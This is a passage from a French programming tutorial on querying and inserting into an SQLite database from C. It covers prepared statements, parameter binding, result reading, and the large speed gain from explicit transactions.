Une fois l'accès au fichier garanti, nous pouvons interroger notre base de données. L'interrogation se fait en plusieurs appels de fonctions, car l'exécution d'une requête SQL fait l'objet de plusieurs étapes. Tout d'abord, la chaîne de caractères représentant la requête est compilée vers un langage interne plus adapté à son exécution. Ensuite, cette requête « préparée » peut être exécutée par la machine virtuelle. Ce découplage en plusieurs étapes est visible dans l'API pour des raisons de performances. En effet, la compilation vers le langage interne de SQLite est une opération complexe impliquant notamment un optimiseur, et séparer ainsi compilation et exécution permet d'exécuter une requête préparée à l'avance un grand nombre de fois sans avoir à repasser par cette étape coûteuse.

C'est **sqlite3_prepare_v2** qui se charge de compiler la requête :

```
  if (sqlite3_prepare_v2(conn, "select * from event", -1, &statement,
NULL) != SQLITE_OK) {
    printf("Erreur lors de la compilation de la requete: %s\n",
sqlite3_errmsg(conn));
    retCode = EXIT_FAILURE;
    goto dbClose;
  }
```

Elle prend comme argument d'entrée la connexion à utiliser, une chaîne de caractères UTF-8 représentant la requête, et le nombre de caractères à évaluer dans cette chaîne (mis à -1 afin d'indiquer que l'on souhaite l'évaluer en entier). En sortie, elle nous fournit la requête préparée dans le pointeur **statement**, après y avoir alloué la mémoire nécessaire. Le dernier argument de sortie est un pointeur vers le prochain caractère à évaluer dans la chaîne donnée en argument. Si l'on donne plusieurs requêtes SQL dans la même chaîne,

`sqlite3_prepare_v2` n'évaluera que la première, et utilisera cet argument afin de donner la position du caractère suivant la requête évaluée. Comme nous n'avons qu'une seule requête dans notre chaîne, nous n'avons pas besoin de cette fonction et pouvons le mettre à `NULL`.

La gestion des erreurs est similaire à celle de `sqlite3_open`. La seule différence étant que la connexion est déjà ouverte, et que nous souhaitons essayer de la fermer proprement avant de quitter le programme.

Mais, au fait, pourquoi le `v2` à la fin du nom de la fonction ? `sqlite3_prepare_v2` est en fait une variante améliorée d'une fonction existant déjà, qui a été gardée pour des raisons de compatibilité. L'utilisation de cette variante est recommandée pour les nouveaux programmes.

Si nous sommes arrivés jusqu'ici, c'est que notre requête est proprement préparée. Il ne nous reste plus qu'à l'exécuter et à récolter les résultats. Ces deux tâches sont remplies par la même fonction, `sqlite3_step`. Cette fonction prend en paramètre une requête préparée et place un pointeur interne vers le prochain résultat. S'il s'agit du premier appel de `sqlite3_step` sur cette requête, elle est au préalable exécutée.

Les valeurs de retour de cette fonction peuvent être `SQLITE_ROW` (une ligne de résultat est disponible) ou `SQLITE_DONE` (tous les résultats ont été parcourus). Toute autre valeur de retour indique une erreur.

Si `sqlite3_step` indique qu'une ligne de résultat est disponible, ses différentes colonnes peuvent être lues avec la famille de fonctions `sqlite3_column_*`. Celles-ci prennent en paramètre la requête sur laquelle `sqlite3_step` a été exécutée, ainsi que l'index de la colonne à lire. Elles permettent de lire une colonne donnée selon son type. Celles qui nous intéressent dans l'immédiat sont `sqlite3_column_int` et `sqlite3_column_text`, mais il en existe encore d'autres pour lire par exemple des flottants ou des *blobs*. Une fois que nous avons récupéré la colonne qui nous intéresse, nous pouvons l'afficher comme il nous convient.

```
  while ((res = sqlite3_step(statement)) == SQLITE_ROW) {
    time_t time = sqlite3_column_int(statement, 2);
    char buf[50];
    strftime(buf, 50, "%D %T", gmtime(&time));
    printf("%d | %d | %s | %s\n", sqlite3_column_int(statement, 0),
sqlite3_column_int(statement, 1), buf, sqlite3_column_text(statement, 3));
  }
  if (res != SQLITE_DONE) {
    printf("Erreur lors de l'execution de la requete: %s\n", sqlite3_
errmsg(conn));
    retCode = EXIT_FAILURE;
    goto finalize;
  }
```

Notre première boucle nous fait afficher les résultats tant que `sqlite3_step` nous indique qu'il y en a. Nous pouvons directement invoquer `printf` avec les résultats des fonctions `sqlite3_column` correspondant au type, mais comme nous voulons afficher l'heure dans un format lisible, nous la stockons dans une variable temporaire que nous utilisons avec `strftime`. Notez que pour les fonctions renvoyant des pointeurs, comme `sqlite3_column_text` ou `sqlite3_column_blob`, ceux-ci ne sont valides que jusqu'à la prochaine manipulation du descripteur de requête.

Lorsque nous sortons de cette boucle, ce peut être pour deux raisons : soit parce qu'il n'y a plus de résultats, soit parce qu'une erreur est survenue. Nous testons ce dernier cas avant de continuer l'exécution normale du programme.

Étant donné que nous avons effectué ce que nous voulions faire, il ne reste plus qu'à sortir proprement. Ce code de terminaison est également utilisé en cas d'erreur.

```
finalize:
  sqlite3_finalize(statement);
dbClose:
  if (sqlite3_close(conn) != SQLITE_OK) {
    printf("Erreur lors de la fermeture de la base de donnees: %s\n",
sqlite3_errmsg(conn));
    return EXIT_FAILURE;
  }
return retCode;
}
```

Et voilà comment nous pouvons interroger notre base de données depuis un programme C. Sa compilation nécessite de le lier avec la bibliothèque partage SQLite présente sur le système :

```
$ gcc test.c -o test -lsqlite3
```

Nous pouvons alors le lancer dans le répertoire contenant la base que nous avons créée précédemment :

```
$ ./test
1 | 0 | 01/26/09 05:46:06 | Server started
```

Nous retrouvons l'unique message de log que nous avions enregistré. Nous allons maintenant écrire un second programme qui aura pour but d'enrichir notre base de données en insérant 100.000 entrées de log.

4 Insertions et transactions

Ce programme nous permettra de découvrir d'autres fonctions de SQL, ainsi que l'importance de bien comprendre le fonctionnement d'une base de données pour en tirer les meilleurs performances. Afin de préserver la lisibilité du listing, nous n'intégrerons aucun code de gestion d'erreur.

```
#include <stdio.h>
#include <stdlib.h>
#include <time.h>
#include <sqlite3.h>

int main(int argc, char *argv[])
{
  sqlite3 *conn;
 sqlite3_stmt *statement;
  time_t currentTime = time(NULL);
  int i;
  sqlite3_open("test.db", &conn);
```

Toujours les mêmes fichiers d'en-tête et les mêmes variables. Nous en profitons pour récupérer l'heure courante, qui nous servira de base pour stocker l'heure de nos entrées de log. Nous ouvrons une connexion à notre base de données avec `sqlite3_open`. Tout est prêt, nous pouvons préparer notre requête.

Nous voulons exécuter 100.000 fois la même requête le plus rapidement possible ; c'est précisément à cela que sert la séparation entre `sqlite3_prepare` et `sqlite3_step`. Mais, nous voulons l'exécuter avec des valeurs différentes à chaque fois. Autrement dit, préparer la requête à l'avance et juste changer quelques paramètres avant chaque exécution. C'est

heureusement possible grâce aux fonctions **sqlite3_bind_***. Pour préparer notre requête sans tous ses arguments, nous allons remplacer les arguments à insérer plus tard par un point d'interrogation :

```
sqlite3_prepare(conn, "insert into event values(NULL, ?, ?, ?)", -1,
&statement, NULL);
```

C'est dans notre boucle que nous allons les changer dynamiquement juste avant d'invoquer **sqlite3_step**, en utilisant la fonction correspondante. Le type et le temps de chaque événement sera généré aléatoirement, et le message de log indiquera la séquence de l'insertion.

```
for (i = 0; i < 100000; i++) {
  int type = rand() % 5;
  currentTime += rand() % 10;
  char buf[50];
  snprintf(buf, 50, "Insertion %d", i);
  sqlite3_bind_int(statement, 1, type);
  sqlite3_bind_int(statement, 2, currentTime);
  sqlite3_bind_text(statement, 3, buf, -1, SQLITE_STATIC);
  sqlite3_step(statement);
  sqlite3_reset(statement);
}
```

Les trois premiers paramètres des fonctions **sqlite3_bind_*** sont la requête à modifier, l'index du point d'interrogation à remplacer, et la valeur à utiliser. **sqlite3_bind_text** prend en plus deux arguments supplémentaires : le nombre d'octets à utiliser dans la chaîne (mis ici à **-1** pour indiquer d'utiliser la chaîne entière), et un pointeur vers une fonction libérant la mémoire occupée par celle-ci. Comme notre chaîne de caractères est locale et sera libérée en temps et en heure, nous indiquons la valeur spéciale **SQLITE_STATIC**, qui indique que nous nous chargeons nous-même de libérer cette mémoire.

De par la nature de notre requête, **sqlite3_step** ne renverra pas, ici, de résultat. Par conséquent, la valeur de retour à attendre est **SQLITE_DONE**. Notez enfin la dernière instruction, **sqlite3_reset**. Elle permet de remettre notre requête dans un état où nous pouvons lui affecter de nouveaux arguments et l'exécuter à nouveau, pour le prochain passage dans la boucle.

Une fois nos insertions effectuées, il ne nous reste plus qu'à fermer la base de données et à quitter le programme.

```
  sqlite3_finalize(statement);
  sqlite3_close(conn);
  return EXIT_SUCCESS;
}
```

Vous pouvez compiler et lancer ce programme comme le précédent. Et... il sera tellement long à l'exécution que vous voudrez probablement l'interrompre avec un [Ctrl-C]. Chez l'auteur, ce programme a mis 17 minutes à se terminer.

Pourquoi est-il aussi long de faire 100.000 insertions, un nombre pas si élevé que cela quand on considère la vitesse des machines actuelles ? L'explication tient dans la logique de la base de données. SQLite est une base de données atomique, ce qui signifie qu'une opération est soit totalement accomplie, soit pas accomplie du tout. En d'autres termes, une requête incorrecte ou interrompue ne doit jamais modifier la base de données. Pour assurer cette règle, SQLite exécute les requêtes dans le cadre de transactions, et maintient un journal des opérations effectuées afin de pouvoir les annuler si un problème survient, la base de données n'étant vraiment modifiée que lorsque la transaction se termine. Ce mécanisme a bien entendu un coût, et le problème est que ce coût est ici répercuté 100.000 fois, à chaque fois que nous exécutons la requête : aucune transaction n'étant en cours à ce moment, SQLite est obligé d'en créer une, et la conclut lorsque notre requête se termine.

Nous allons améliorer les performances de ce programme de plusieurs ordres de magnitudes en contrôlant nous-même la transaction. Pour ce faire, il n'y a que deux commandes SQL à exécuter, avant et après notre boucle. Pour ce faire, nous allons utiliser la fonction **sqlite3_exec** qui permet d'exécuter une requête sans avoir à gérer de **sqlite3_stmt**. Notre boucle sera donc aménagée de la façon suivante :

```
sqlite3_exec(conn, "begin", NULL, NULL, NULL);
for (i = 0; i < 100000; i++) {
  ...
}
sqlite3_exec(conn, "commit", NULL, NULL, NULL);
```

sqlite3_exec prend en argument la connexion sur laquelle exécuter la requête, qui est donnée en deuxième. Les trois derniers arguments, que nous n'utilisons pas ici, sont un pointeur vers une fonction de rappel qui recevra les résultats de la requête, le premier argument passé à cette fonction, et un pointeur vers une chaîne de caractères dans laquelle stocker un éventuel message d'erreur. Cette forme est si peu commode qu'il y a peu de chances que vous vouliez vous en servir telle quelle. Cette fonction retourne **SQLITE_OK** en cas de réussite.

Recompilez et lancez ce nouveau programme, et miracle ! Les 17 minutes se sont transformées en moins d'une seconde d'exécution chez l'auteur. Autre effet de bord de ce changement : si le programme est interrompu avant d'avoir atteint son terme, la base de données ne sera pas du tout modifiée.

Les transactions permettent donc d'assurer l'intégrité d'une base de données lors d'opérations compliquées et d'améliorer grandement les performances. Il convient cependant d'être attentif lorsqu'on les utilise. Une transaction ne peut être créée ou conclue que si *aucune requête n'est active sur la connexion* en cours. Si vous oubliez d'appeler **sqlite3_reset** ou **sqlite3_finalize** sur l'une de vos instances de **sqlite3_stmt**, l'opération échouera avec un message d'erreur. Il s'agit d'une grande source d'erreurs dans les programmes utilisant SQLite. Soyez donc particulièrement vigilants sur l'état de vos requêtes.

5 En conclusion...

Cet article était une introduction à SQLite, sa raison d'être, et la façon de l'utiliser à partir d'un programme C. Jusqu'à présent, les habitués du SQL sont restés en terrain connu, mais cela va progressivement changer avec les articles suivants. Nous allons voir quelques spécificités propres à SQLite et particulièrement adaptées aux bases de données dédiées à un programme, quelques fonctions d'indexation non présentes en standard, mais qui peuvent se révéler très utiles, et son mécanisme d'extension.

Référence

Site officiel de SQLite :
http://www.sqlite.org/

Auteur : Alexandre Courbot